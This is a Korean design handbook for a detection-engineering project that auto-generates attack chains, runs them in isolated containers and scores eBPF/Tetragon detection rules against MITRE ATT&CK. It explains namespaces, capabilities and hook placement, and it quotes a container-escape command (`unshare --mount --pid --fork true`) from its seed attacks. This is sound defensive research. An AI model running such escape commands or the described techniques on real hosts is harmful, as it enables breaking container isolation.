

목차

- 1. 프로젝트 개괄과 담당 범위
 - 탐지 도구가 자기 미탐을 모르는 문제
 - 정답을 아는 공격, 생성이 곧 라벨
 - 파이프라인 6단계
 - 실행과 탐지가 서로를 모르는 구조
 - 역할 분담과 담당 범위
 - 현재 진척
- 2. 탐지 규칙을 읽기 위한 배경 지식
 - 컨테이너 — 커널을 함께 쓰는 격리
 - 커널과 시스템콜 — 관측 지점이 되는 곳
 - 네임스페이스와 capability — 컨테이너 격리의 실제 구현
 - eBPF — 커널 안에서 도는 작은 프로그램
 - Tetragon과 TracingPolicy — 규칙 파일이 커널 관측으로 바뀌는 과정
 - 훅 위치 — 시스템콜 진입점과 security_ 함수
 - MITRE ATT&CK — 공격 기법에 붙이는 번호
 - TracingPolicy YAML의 구조
 - kprobe와 BPF LSM — 이 프로젝트가 kprobe를 쓰는 이유
- 3-1. 탐지 규칙 상세 — 권한 상승과 탈출
 - 공통 용어
 - 규칙 1. setuid 비트 설정 — t1548_001_setuid_bit_set
 - 규칙 2. 네임스페이스 변경 — t1611_namespace_change
 - 규칙 3. 호스트 파일시스템 마운트 — t1611_host_mount
 - 규칙 4. 런타임 제어 소켓 접속 — t1610_runtime_socket_connect
- 3-2. 탐지 규칙 상세 — 자격증명, 실행, 방어 무력화
 - T1552.001 — 자격증명 파일 읽기
 - T1552.005 — 클라우드 메타데이터 접속
 - T1105 — 임시 경로 투입과 실행
 - T1620 — 디스크에 안 남는 실행
 - T1562.001 — 방어 무력화
- 3-3. 차단 규칙 — Override와 Sigkill의 차이
 - 관측판과 차단판의 차이
 - 실측으로 알아낸 것
 - 이름을 같게 둔 이유
- 4. io_uring 대조실험과 규칙 매핑
 - 4.1 시스템콜과 io_uring
 - 4.2 탐지가 뚫리는 지점

- 4.3 io_uring으로 되는 일과 안 되는 일
- 4.4 규칙 두 벌 — baseline과 treatment
- 4.5 실측 결과
- 4.6 IOSQE_ASYNC와 프로세스 귀속
- 4.7 baseline을 experiments/로 분리한 이유
- 4.8 rule_mapping.yaml이 필요한 이유
- 4.9 파일 구조 — policies와 stream_rules
- 4.10 각 항목의 필드
- 4.11 매핑 파일이 두 군데 있던 문제
- 5. 검증 결과와 남은 일
 - 5.1 검증 환경 명세
 - 5.2 한 싸이클 실행 결과
 - 5.3 싸이클을 돌리며 고친 네 가지
 - 5.4 완성까지 구현할 것
 - 5.5 논의가 필요한 것

PurpleBPF 탐지 규칙 담당 파트 설명서

컨테이너 런타임 탐지 커버리지를 스스로 넓히는 폐쇄 루프

작성 범위는 파이프라인 4단계 중 탐지 규칙 쪽이다. 프로젝트를 처음 보는 사람이
읽어도 이해할 수 있도록 전문용어는 처음 나올 때 그 자리에서 풀었다.

1. 프로젝트 개괄과 담당 범위

탐지 도구가 자기 미탐을 모르는 문제

서버에 보안 탐지 도구를 깔아두면 수상한 동작이 일어날 때 알림이 뜬다. 그런데 오늘 하루 알림이 하나도 안 왔다고 하자. 이때 두 가지 해석이 가능하다. 공격이 실제로 없었거나, 공격은 있었는데 탐지 규칙이 그걸 못 잡았거나. 알림이 없다는 사실만으로는 둘을 구분할 수 없다.

구분하려면 그날 실제로 무슨 일이 일어났는지 적힌 정답지가 필요하다. 탐지 기록과 정답지를 맞춰봐야 몇 개를 맞혔고 몇 개를 놓쳤는지 셀 수 있다. 그런데 실제 서버 트래픽에는 정답지가 없다. 누가 언제 무슨 공격을 했는지 아무도 적어두지 않았다. 사람이 로그를 뒤져 사후에 정답지를 만들 수는 있다. 하지만 시간이 엄청나게 든다. 애초에 사람도 못 알아본 공격은 정답지에서 빠진다.

그래서 상용 보안 제품의 성능 표기는 이런 식이다. "MITRE ATT&CK 기법 N개 커버". ATT&CK은 미국의 비영리 연구기관 MITRE가 만든 공격 기법 분류 목록이다. 실제 공격에서 관측된 수법마다 T1548.001 같은 번호를 붙여

정리해 놓은 사전이다. 기법 N개 커버라는 말은 그 N개에 대응하는 탐지 규칙 파일이 제품 안에 들어 있다는 뜻이다. 규칙이 존재한다는 것과 그 규칙이 실제 공격을 잡는다는 것은 다른 얘기다. 규칙이 엉뚱한 지점에 걸려 있으면 있어도 안 잡힌다.

이 프로젝트는 그 간극을 숫자로 만드는 것을 목표로 한다.

정답을 아는 공격, 생성이 곧 라벨

정답지가 없다면 정답지를 아는 공격을 직접 만들면 된다.

PurpleBPF는 공격 명령을 스스로 만들어 실제 리눅스 커널 위에서 실행한다. 커널은 운영체제의 핵심 부분이다. 프로그램이 파일을 읽거나 네트워크에 접속하는 일을 전부 대신 처리해 준다. 프로그램이 커널에 일을 시킬 때 부르는 함수를 시스템콜이라고 한다. 파일 열기(open), 읽기(read), 권한 바꾸기(chmod)가 전부 시스템콜이다. 공격이 실제로 무언가를 하려면 반드시 시스템콜을 불러야 한다.

무엇을 썼는지는 쓴 쪽이 알고 있다. 실행 기록을 남기면 그것이 곧 정답지다. 따로 사람이 라벨을 붙일 필요가 없다. 이것이 "생성이 곧 라벨"의 뜻이다. 라벨은 어떤 데이터가 무엇인지 표시해 둔 정답 꼬리표를 말한다. 보통은 사람이 손으로 붙여야 해서 가장 비싼 작업이다. 공격을 직접 만들어 실행하면 그 비용이 0이 된다.

그 상태에서 탐지 쪽 기록을 가져와 맞춰본다. 실행했는데 탐지 기록이 있으면 맞힌 것, 실행했는데 없으면 놓친 것이다. 놓친 것 목록을 다시 공격 생성 쪽에 목표로 던져주면 다음 라운드에는 그 기법을 집중해서 만들어 낸다. 그동안 사람은 놓친 기법을 잡을 탐지 규칙을 새로 쓴다. 다시 돌리면 놓친 개수가 줄어든다. 이렇게 결과가 다시 입력으로 돌아가는 구조라서 부제를 "스스로 넓히는 폐쇄 루프"로 잡았다.

용어를 하나 정리해 둔다. 채점 결과는 세 가지로 나뉜다.

표기	이름	뜻
TP	참 양성	공격을 썼고 탐지도 됐다
FN	거짓 음성, 미탐	공격을 썼는데 탐지가 없다
FP	거짓 양성, 오탐	공격이 없는데 탐지가 떴다

재현율은 쓴 공격 중 몇 퍼센트를 잡았는지를 나타내는 값이다. TP를 TP와 FN의 합으로 나눈다.

파이프라인 6단계

전체 흐름은 여섯 단계다. 각 단계가 무엇을 받아 무엇을 내놓는지 먼저 표로 본다.

단계	이름	입력	출력	담당 기술
1	공격 생성	ATT&CK 기법 번호 목록, 이전 라운드 FN 목록	공격 체인(실행할 셸 명령 묶음)	Neo4j 지식그래프 + gemma
2	검수	공격 체인	승인된 공격 체인	shellcheck, 파이썬 룰엔진, Slack 승인
3	실행	승인된 공격 체인	실행 기록 = 정답(y_true)	Docker 격리 컨테이너, Executor
4	탐지	(커널에서 일어난 시스템콜)	탐지 기록 = 답안(y_pred)	Tetragon + eBPF
5	채점	실행 기록 + 탐지 기록	TP / FN / FP, 재현율	DuckDB 조인, dbt 지표
6	되먹임	FN 목록	다음 라운드 생성 목표	Dagster 오케스트레이션


표에 이름만 나온 것들을 한 줄씩 풀어둔다. gemma는 구글이 공개한 언어 모델이고, 여기서는 공격 체인의 셸 명령을 만들어 내는 데 쓴다. Neo4j는 점과 선으로 관계를 저장하는 데이터베이스이고, 여기에 ATT&CK 기법과 기법 사이의 연결을 넣어둔 것이 지식그래프다. shellcheck는 셸 스크립트의 문법 오류와 위험한 표현을 찾아주는 검사 도구다. Redpanda는 이벤트를 순서대로 쌓아두고 받아가는 쪽이 꺼내 쓰게 하는 메시지 큐다. DuckDB는 서버를 따로 안 띄우고 파일 하나로 도는 분석용 데이터베이스다. dbt는 SQL로 쓴 변환 단계를 순서대로 돌려 지표 표를 만드는 도구다. Dagster는 여러 단계를 정해진 순서와 조건에 따라 실행하는 관리 도구다.

y_true와 y_pred는 기계학습에서 채점할 때 쓰는 이름이다. y_true가 정답이고 y_pred가 채점 대상인 답안이다. 이 프로젝트에서는 실행 기록이 정답, 탐지 기록이 답안이다.

용어를 그때그때 풀어둔다. 컨테이너는 프로그램 하나를 자기 파일과 자기 네트워크만 보이는 상태로 격리해 돌리는 실행 단위다. 가상머신처럼 운영체제를 통째로 새로 띄우지 않고 커널은 호스트와 같은 것을 쓴다. 공격을 실제로 실행해야 하는 프로젝트다. 그래서 공격이 호스트 전체로 번지지 않도록 매 실행마다 일회용 컨테이너를 새로 만들고 끝나면 버린다.

eBPF는 커널 안에서 작은 검사 프로그램을 돌릴 수 있게 해주는 리눅스 기능이다. 커널 소스를 고치거나 재부팅하지 않고도 "이 커널 함수가 불릴 때마다 나한테 알려달라"고 걸어둘 수 있다. Tetragon은 그 eBPF를 써서 만든 탐지 도구다. 무엇을 볼지는 TracingPolicy라는 YAML 파일에 적는다. 어느 커널 함수에 걸지, 인자가 어떤 값일 때만 이벤트를 낼지를 쓰는 파일이다.

데이터가 어떻게 흐르는지를 그림으로 놓으면 이렇다.



Mapper는 4단계와 5단계 사이에 있는 부품이다. Tetragon이 내보내는 이벤트에는 규칙 이름만 들어 있다. 그게 무슨 ATT&CK 기법인지는 안 적혀 있다. Mapper가 규칙 이름을 기법 번호로 바꿔 붙인 뒤 데이터베이스에 넣는다. 그 변환표가 rule_mapping.yaml이고, 이 문서 작성자의 산출물 중 하나다.

실행과 탐지가 서로를 모르는 구조

그림에서 3단계와 4단계 사이에 화살표가 직접 없는 것이 핵심이다. Executor는 Tetragon에 "지금부터 이 공격을 쏜다"고 알려주지 않는다. Tetragon도 Executor가 무엇을 하는지 모른다. 둘을 잇는 것은 오직 커널에서 실제로 일어난 시스템콜뿐이다.

알려주면 안 되는 이유는 단순하다. 방어 쪽이 무슨 공격이 올지 미리 알면 다 잡는다. 100% 재현율이 나오지만 그 숫자는 아무 의미가 없다. 실제 운영 환경에서 공격자는 자기가 뭘 할지 미리 알려주지 않는다. 측정이 쓸모 있으려면 측정 조건이 실제 조건과 같아야 한다.

그래서 3단계와 4단계는 서로 통신하지 않는다. 대신 5단계에서 사후에 맞춘다. 맞추는 열쇠는 컨테이너 ID다. Executor는 공격을 실행할 때 어느 컨테이너에서 무슨 기법을 썼는지 기록한다. Tetragon은 이벤트가 어느 컨테이너에서 발생했는지를 기록한다. 같은 컨테이너 ID를 가진 두 기록을 붙이면 그 공격이 잡혔는지 알 수 있다.

이 조인에서 실제로 사고가 났다. 양쪽 기록에 들어가는 컨테이너 ID의 길이가 달라서 첫 싸이클에서 모든 기법이 FN으로 나왔다. 원인과 고치 방법은 5.3에서 다룬다.

역할 분담과 담당 범위

팀은 네 명이고 파이프라인을 둘로 나눠 맡는다.

단계	담당
1 공격 생성 (지식그래프, GraphRAG)	준희, 혜원
2 검수 - 1차 자동 필터	준희, 혜원
2 검수 - 2차 사람 검수	재우, 희수
3 실행 (Executor)	준희, 혜원
4 탐지 - TracingPolicy 작성	재우, 희수
4 탐지 - Mapper, DB, 인프라	준희, 혜원
5 채점, 6 되먹임	준희, 혜원

표의 GraphRAG는 언어 모델에게 질문을 넘기기 전에 지식그래프에서 관련된 부분만 찾아 함께 넘겨주는 방식이다. 모델이 근거 없이 지어내는 것을 줄이려고 쓴다.

이 문서를 쓰는 재우의 범위는 4단계 중 규칙 쪽이다. 산출물은 두 가지다.

첫째, TracingPolicy 파일. 어느 커널 함수에 걸어서 무엇을 잡을지 적은 YAML이다. 현재 14개 파일이 있다. 탐지만 하고 공격을 막지는 않는 관측용 9개, 공격을 실제로 막는 차단용 1개, io_uring 우회 실험에 쓰는 대조군 4개다.

이 문서에서 정책 하나는 파일 하나를 뜻한다. 그래서 정책 수는 14다. 파일 하나에 커널 훅을 여러 개 넣을 수 있어서 혹은 수로 세면 18개가 된다. 관측 13, 차단 1, 실험 4다. 관측판과 차단판은 규칙 이름이 같아 동시에 올리지 않으므로, 한 번에 올라가 있는 파일은 13개다.

둘째, rule_mapping.yaml. 규칙 이름을 ATT&CK 기법 번호에 연결하는 표다. Mapper가 이 파일을 보고 탐지 이벤트에 기법 번호를 붙인다. 여기 등재되지 않은 규칙 이름은 그냥 건너뛴다. 그래서 규칙을 새로 써도 이 파일에 넣지 않으면 커버리지 집계에 안 잡힌다.

문서상 입력은 5단계가 내놓는 FN 목록이다. 방어가 놓친 기법이 목록으로 오면 그 기법을 잡을 규칙을 새로 쓰는 것이 다음 할 일이다. 실제로는 아직 FN 목록이 자동으로 넘어오는 상태가 아니라 손으로 확인해서 쓰고 있다.

규칙을 쓸 때 지키는 원칙 하나만 미리 말해둔다. 기본은 시스템콜 진입점이 아니라 커널 안쪽 함수에 거는 것이다. 예를 들어 파일 읽기는 read, pread, mmap, sendfile, splice, io_uring 등 여러 경로가 있다. 그런데 전부 security_file_permission이라는 커널 함수 하나를 지난다. 진입점마다 규칙을 거는 대신 이 함수 하나에 걸면 어느 경로로 읽든 잡힌다. 이 선택이 왜 결정적인지는 io_uring 실험 장에서 숫자로 보인다.

예외가 있다. 커널 안쪽에 모이는 지점이 따로 없고 시스템콜 자체가 곧 그 행위인 경우에는 진입점에 건다. setns, unshare, memfd_create, kill이 그렇다. 관측 9종 가운데 세 파일이 이 경우다.

현재 진척

한 사이클이 실제로 끝까지 돌아간다. demo/run_cycle.sh 하나를 실행하면 손으로 쓴 씨앗 공격 6종이 격리 컨테이너에서 실행된다. Tetragon 이벤트가 Mapper를 거쳐 데이터베이스에 쌓이고, 커버리지가 나온다.

기법	판정	탐지건수
T1548.001	TP	1
T1105	TP	5
T1552.001	TP	4
T1552.005	TP	1
T1613	FN	0
T1611	INVALID	0

TP 4 FN 1 INVALID 1
재현율 80.0%

INVALID라는 판정을 따로 둔 이유를 짚어둔다. T1611은 컨테이너 탈출 기법인데, Executor 컨테이너에 권한이 없어서 공격 명령 자체가 실패했다. 공격이 나가지 않았으니 탐지가 없는 것이 당연하다. 이걸 FN으로 세면 있지도 않은 구멍이 다음 라운드 생성 목표로 되먹여진다. 그래서 분모에서 뺀다. 어느 권한이 없어서 실패했는지는 5.2에서 다룬다.

T1613은 반대로 진짜 FN이다. 해당 규칙을 아직 안 만들었다. 다음 라운드에 규칙을 쓰고 다시 돌리면 재현율이 오르는 것을 보일 수 있다.

단계별로 보면 이렇다.

단계	상태
1 공격 생성	자동 생성 경로는 있으나 이번 사이클은 손으로 쓴 씨앗 체인 사용
2 검수	1차 자동 필터 동작, 2차 사람 검수는 절차만 있음
3 실행	동작. 단 격리가 강해 일부 기법은 실행 자체가 안 됨
4 탐지	규칙 9종 동작, 확정 표 15개 중 9개 완료
5 채점	TP/FN/재현율 산출 가능. 오탐률은 아직 못 냄
6 되먹임	자동 연결 안 됨. FN을 손으로 확인해 다음 규칙 대상으로 씀

비어 있는 곳 중 큰 것 세 가지만 미리 말해둔다.

오탐률을 계산할 수 없다. 실행과 안 묶이는 탐지 이벤트가 1300여 건 나온다. 여기에는 Executor 자신의 활동과 Tetragon 자신의 활동이 섞여 있다. 공격을 하나도 쏘지 않는 조용한 구간을 먼저 돌려 평상시 이벤트가 어떤 모습인지 재워야 한다. 그래야 그와 비교해 오탐을 정의할 수 있다.

규칙에 컨테이너 한정 조건이 없다. 지금 규칙은 컨테이너 안에서 일어난 일과 호스트에서 일어난 일을 구분하지 않고 다 잡는다. 설계 문서에 적혀 있던 문법은 Tetragon의 실제 문법이 아니었다. 실제 문법은 부팅할 때마다 바뀌는 번호를 값으로 요구해서 파일에 적어둘 수 없다. Mapper 쪽에서 컨테이너 ID가 빈 이벤트를 버리는 방식이 현실적인 해법이다.

일부 기법은 측정 자체가 불가능하다. T1611, T1610, T1562는 Executor 컨테이너의 격리가 강해서 공격이 실행되지 않는다. 측정하려면 격리를 낮춘 별도 실행 환경이 필요하다. 이건 곧 진짜 위험한 공격을 실제로 돌리겠다는 뜻이라 안전 문제와 직결된다. 아직 결론을 못 냈다.

2. 탐지 규칙을 읽기 위한 배경 지식

3장부터는 규칙 파일을 한 줄씩 읽는다. 그 전에 아홉 가지를 알아야 한다. 각 절은 왜 알아야 하는지를 먼저 한 줄로 밝히고 개념을 설명한다.

컨테이너 — 커널을 함께 쓰는 격리

알아야 하는 이유 — 이 프로젝트의 공격도 탐지도 전부 컨테이너 안팎에서 일어난다. 컨테이너가 커널을 공유한다는 사실 하나에서 탈출 공격도 나오고 탐지 방식도 나온다.

컴퓨터에서 프로그램을 격리해 돌리는 방법은 크게 둘이다.

	가상머신	컨테이너
커널	가상머신마다 자기 커널을 따로 띄운다	호스트 커널 하나를 전부 같이 쓴다
시작 속도	수십 초	1초 이내
격리 방식	하드웨어를 흉내 낸 가상 장치로 갈라놓는다	커널 기능으로 서로 안 보이게 갈라놓는다
격리 강도	강하다	약하다

커널은 운영체제의 핵심 부분이다. 파일을 읽고, 메모리를 나눠주고, 네트워크 패킷을 보내는 일을 실제로 하는 프로그램이 커널이다. 사용자가 실행하는 모든 프로그램은 커널에 부탁해야 이런 일을 할 수 있다.

가상머신은 커널이 여러 개다. 게스트 안에서 커널이 뚫려도 그 게스트 안에서 끝난다. 컨테이너는 커널이 하나다. 열 개의 컨테이너가 돌아도 커널은 한 개다. 그 하나가 뚫리면 열 개가 전부 무너진다. 컨테이너 탈출(T1611)이 성립하는 근거가 이것이다. 컨테이너는 다른 기계 안에 들어 있는 것이 아니다. 같은 기계 위에서 안 보이게 가려져 있을 뿐이다. 가림막을 걷어내면 호스트가 나온다.

같은 사실이 탐지 쪽에서는 이점이 된다. 커널이 하나이므로 커널에 관측 장치를 한 번만 붙이면 그 위에서 도는 모든 컨테이너의 동작이 다 보인다. 컨테이너마다 감시 프로그램을 넣을 필요가 없다. 3단계(실행)와 4단계(탐지)가 서로를 모르고도 연결되는 이유가 이것이다. 공격 컨테이너는 자기가 관측당하는 줄 모른다. 관측기에게 알려주는 것은 공격자가 아니라 커널이다.

커널과 시스템콜 — 관측 지점이 되는 곳

알아야 하는 이유 — 규칙 파일에 적히는 이름은 거의 전부 시스템콜 이름이거나 커널 함수 이름이다. 이게 뭔지 모르면 규칙을 못 읽는다.

프로그램은 파일을 직접 못 읽는다. 디스크에 손대는 권한은 커널만 갖는다. 프로그램은 커널에 요청서를 낸다. 이 요청서가 시스템콜이다.

파일 하나를 읽을 때 실제로 일어나는 일은 이렇다.

```
프로그램: "이 경로의 파일을 열어달라"      → openat 시스템콜
커널:      권한 검사 후 번호표(파일 디스크립터) 발급
프로그램: "3번 파일에서 100바이트 읽어달라" → read 시스템콜
커널:      디스크에서 읽어 프로그램 메모리에 복사
프로그램: "3번 닫아달라"                    → close 시스템콜
```

프로그램이 경로를 대며 파일을 열어달라고 하면 커널이 권한을 검사하고 번호표를 준다. 그 뒤로는 경로 대신 번호표로 읽고 닫는다.

네트워크 연결도 같다. socket으로 통신 창구를 만들고 connect로 상대에 붙는다. 프로그램 실행은 execve, 프로세스 종료 신호는 kill이다.

여기서 중요한 성질이 나온다. 프로그램이 바깥 세계에 영향을 주는 일은 전부 시스템콜을 지난다. 파일을 읽든, 자격증명을 훔치든, 다른 프로세스를 죽이든 마찬가지다. 자기 메모리 안에서 계산만 하는 동작은 커널을 안 거친다. 그런 동작은 시스템에 아무 피해도 못 준다.

그래서 커널의 시스템콜 처리 지점이 관측 지점이 된다. 프로그램이 무슨 언어로 짜였는지, 어떤 도구를 썼는지, 공격자가 이름을 어떻게 바꿔놨는지와 상관없이 여기는 반드시 지나간다. 공격자가 피할 수 있는 자리가 아니다.

한 가지 단서를 미리 알아둔다. 지나가는 것은 커널이지 반드시 시스템콜 진입점은 아니다. 같은 파일 읽기를 다른 입구로 요청하는 방법(io_uring)이 있다. 그 차이가 이 프로젝트의 대표 실험이다. 자세한 것은 아래 훅 위치 절에서 다룬다.

네임스페이스와 capability — 컨테이너 격리의 실제 구현

알아야 하는 이유 — T1611 탈출 규칙이 왜 setns와 unshare를 잡는지가 여기서 설명된다. 실험에서 T1611이 왜 실행조차 안 됐는지도 마찬가지다.

컨테이너 격리는 두 가지 커널 기능으로 만들어진다.

네임스페이스는 프로세스가 볼 수 있는 목록을 갈라놓는 기능이다. 커널은 프로세스 목록, 마운트된 디스크 목록, 네트워크 장치 목록 같은 것을 관리한다. 네임스페이스는 이 목록을 여러 별로 나눠서 프로세스마다 자기 것만 보게 한다.

종류	갈라놓는 것
PID	프로세스 목록. 컨테이너 안에서는 자기 프로세스만 보이고 1번부터 시작한다
Mount	마운트된 파일시스템 목록. 호스트 디스크가 안 보인다
Network	네트워크 장치와 주소
UTS	호스트 이름
IPC	프로세스 사이 통신 창구
User	사용자 번호. 컨테이너 안 root가 호스트에서는 일반 사용자일 수 있다

컨테이너 안에서 ps를 쳐도 호스트 프로세스가 안 보이는 이유가 이것이다. 호스트 프로세스가 사라진 게 아니라 목록이 갈려 있을 뿐이다.

네임스페이스를 다루는 시스템콜이 둘이다.

unshare	현재 프로세스를 새 네임스페이스로 옮긴다 (새로 만들어서 들어간다)
setns	이미 있는 다른 네임스페이스로 들어간다

unshare는 새 네임스페이스를 만들어 그리로 옮겨가고, setns는 이미 있는 네임스페이스에 들어간다.

탈출은 이 둘 중 하나로 시작한다. 호스트의 네임스페이스로 들어가면 호스트 목록이 보이기 시작한다. 정상적인 애플리케이션 컨테이너는 웹 서버든 데이터베이스든 이 시스템콜을 평생 한 번도 안 부른다. 그래서 이걸 잡는 규칙은 오탐이 거의 없다.

capability는 root 권한을 쪼갠 것이다. 예전 리눅스는 권한이 두 종류였다. root는 다 되고 일반 사용자는 거의 안 된다. 이걸 40여 개 항목으로 나눈 것이 capability다.

항목	할 수 있는 일
CAP_SYS_ADMIN	마운트, 네임스페이스 조작 등 광범위
CAP_NET_ADMIN	네트워크 설정 변경
CAP_SYS_PTRACE	다른 프로세스 메모리 들여다보기
CAP_DAC_OVERRIDE	파일 권한 검사 무시

컨테이너는 기본으로 일부만 준다. Docker 기본값에 CAP_SYS_ADMIN은 없다. 그렇다고 unshare가 전부 막히는 것은 아니다. 사용자 네임스페이스를 새로 만드는 것은 이 권한 없이도 된다. 마운트 네임스페이스와 PID 네임스페이스를 새로 만드는 데는 CAP_SYS_ADMIN이 필요하다.

이 사실이 실험 결과 하나를 설명한다. 5장에서 T1611이 FN(놓침)이 아니라 INVALID(측정 불가)로 처리된 이유는 이렇다. 씨앗 체인의 명령은 `unshare --mount --pid --fork true` 였다. 마운트와 PID 네임스페이스를 요청하는

명령인데 공격 컨테이너에 CAP_SYS_ADMIN이 없어서 시작도 못 하고 실패했다. 공격이 나가지 않았으므로 탐지가 없는 것이 정상이다. 이것을 놓친 것으로 세면 있지도 않은 구멍이 다음 라운드 목표로 들어간다.

eBPF — 커널 안에서 도는 작은 프로그램

알아야 하는 이유 — 탐지가 실제로 어떻게 이뤄지는지의 바닥이다. 왜 재부팅 없이, 커널을 고치지 않고 관측할 수 있는지가 여기서 나온다.

커널 동작을 관측하려면 커널 안에 코드가 있어야 한다. 예전 방법은 커널 모듈이었다. 커널 안에서 도는 코드를 직접 짜서 넣는 방식이다. 잘못 짜면 커널 전체가 멈춘다. 커널이 멈추면 기계가 멈춘다.

eBPF는 이 문제를 다르게 푼다. 사용자가 작은 프로그램을 써서 커널에 올리되, 커널이 먼저 검사한다. 검사하는 부분을 검증기라고 부른다.

1. 사용자가 eBPF 프로그램을 작성한다
2. 커널에 올린다 (bpf 시스템콜)
3. 검증기가 검사한다
 - 끝나지 않는 반복문이 있는가
 - 허용 안 된 메모리를 건드리는가
 - 명령 개수가 한도를 넘는가
4. 통과하면 지정한 커널 지점에 붙인다
5. 그 지점을 지날 때마다 프로그램이 실행된다

검증기는 반복문이 끝나는지, 건드리면 안 되는 메모리를 건드리는지, 명령 개수가 한도를 넘는지를 본다. 셋 다 통과해야 커널에 붙는다.

검증기를 통과한 프로그램은 반드시 끝난다. 커널을 멈출 수 없다. 그래서 커널 모듈과 달리 안전하게 붙였다 뗄 수 있다. 재부팅이 필요 없고 커널을 다시 컴파일할 필요도 없다. 규칙 하나를 고쳐서 다시 올리는 데 몇 초가 걸린다.

이 프로젝트가 폐쇄 루프를 돌릴 수 있는 것도 이 성질 덕이다. 놓친 기법을 발견하고 규칙을 새로 써서 다시 붙이는 데 재부팅이 필요했다면 한 바퀴에 몇 분이 아니라 몇 십 분이 든다.

붙일 수 있는 지점은 여러 종류인데 이 프로젝트에서 쓰는 것은 kprobe다. 커널 함수가 시작되는 자리에 관측기를 붙인다. 그 함수가 불릴 때마다 인자를 읽어간다.

Tetragon과 TracingPolicy — 규칙 파일이 커널 관측으로 바뀌는 과정

알아야 하는 이유 — 재우가 만드는 산출물이 바로 TracingPolicy 파일이다. 이 파일이 어떤 경로로 실제 관측이 되는지 알아야 3장이 읽힌다.

eBPF 프로그램을 직접 쓰려면 C를 알아야 하고 커널 자료구조를 알아야 한다. Tetragon은 그 과정을 대신해준다. YAML 파일로 무엇을 볼지 적어주면 Tetragon이 eBPF 프로그램을 만들어 붙인다. 이 YAML 파일의 형식 이름이 TracingPolicy다.

TracingPolicy YAML 파일
↓ Tetragon이 읽는다
eBPF 프로그램 + 커널 안 필터 조건
↓ 커널에 붙는다
지정한 커널 함수가 불릴 때마다 실행
↓ 조건에 맞는 것만
JSON 이벤트로 유저스페이스에 올라온다

Tetragon이 YAML을 읽어 eBPF 프로그램과 걸러내는 조건을 만든다. 그것이 커널에 붙고, 지정한 함수가 불릴 때마다 돈다. 조건에 맞는 것만 JSON 이벤트로 밖에 나온다.

여기서 중요한 것은 걸러내는 일이 커널 안에서 일어난다는 점이다. 조건에 안 맞는 호출은 유저스페이스까지 안 올라온다. chmod는 정상 시스템에서도 하루에 수만 번 불린다. 그걸 전부 밖으로 내보내고 밖에서 걸러내면 처리 비용을 감당할 수 없다. 커널 안에서 걸러내면 setuid 비트를 세우는 몇 건만 올라온다.

올라온 이벤트는 JSON 한 줄이다. 어느 규칙이 걸렸는지, 어느 프로세스인지, 어느 컨테이너인지, 인자가 무엇이었는지가 들어 있다. 이 이벤트를 Mapper가 받아서 ATT&CK 기법 번호를 붙이고 데이터베이스에 넣는다.

혹 위치 — 시스템콜 진입점과 security_ 함수

알아야 하는 이유 — 이 프로젝트에서 가장 중요한 판단이다. 같은 공격을 잡는 규칙도 어디에 거느냐에 따라 뚫리기도 하고 안 뚫리기도 한다.

혹은 관측기를 붙이는 자리를 뜻한다. 붙일 수 있는 자리가 크게 두 군데다.

하나는 시스템콜 진입점이다. 프로그램의 요청이 커널에 막 들어오는 자리다. 이름이 sys_openat, sys_read처럼 sys_로 시작한다.

다른 하나는 커널 내부 함수다. 요청이 들어온 뒤 커널이 실제 일을 하기 전에 지나는 자리다. 이 중에서도 security_로 시작하는 함수가 특별하다. 이것은 LSM 혹이라고 부른다. LSM은 Linux Security Module의 줄임말이다. 커널이 중요한 동작 직전에 "이 동작을 허용해도 되는가"를 물어보려고 일부러 만들어둔 자리다. SELinux나 AppArmor 같은 보안 도구가 여기에 붙어서 판정한다.

두 자리의 차이가 세 가지다.

첫째, 경로가 모인다. 파일 권한을 바꾸는 시스템콜은 하나가 아니다.

chmod("/tmp/a", 04755)	경로로 지정
fchmod(fd, 04755)	열어둔 번호표로 지정
fchmodat(dirfd, "a", 04755)	기준 디렉터리 + 상대 경로
↓ 셋 다	
chmod_common()	
↓	
security_path_chmod()	← 여기 하나에 걸면 이들이 전부 잡힌다

셋은 지정하는 방식만 다르고 하는 일은 같다. 커널 안에서는 셋 다 `chmod_common`을 거쳐 `security_path_chmod`로 모인다.

시스템콜 진입점에 걸면 세 군데에 각각 걸어야 한다. 하나라도 빠뜨리면 그 경로로 들어오는 공격은 안 잡힌다. `security_path_chmod` 하나에 걸면 셋이 다 덮인다.

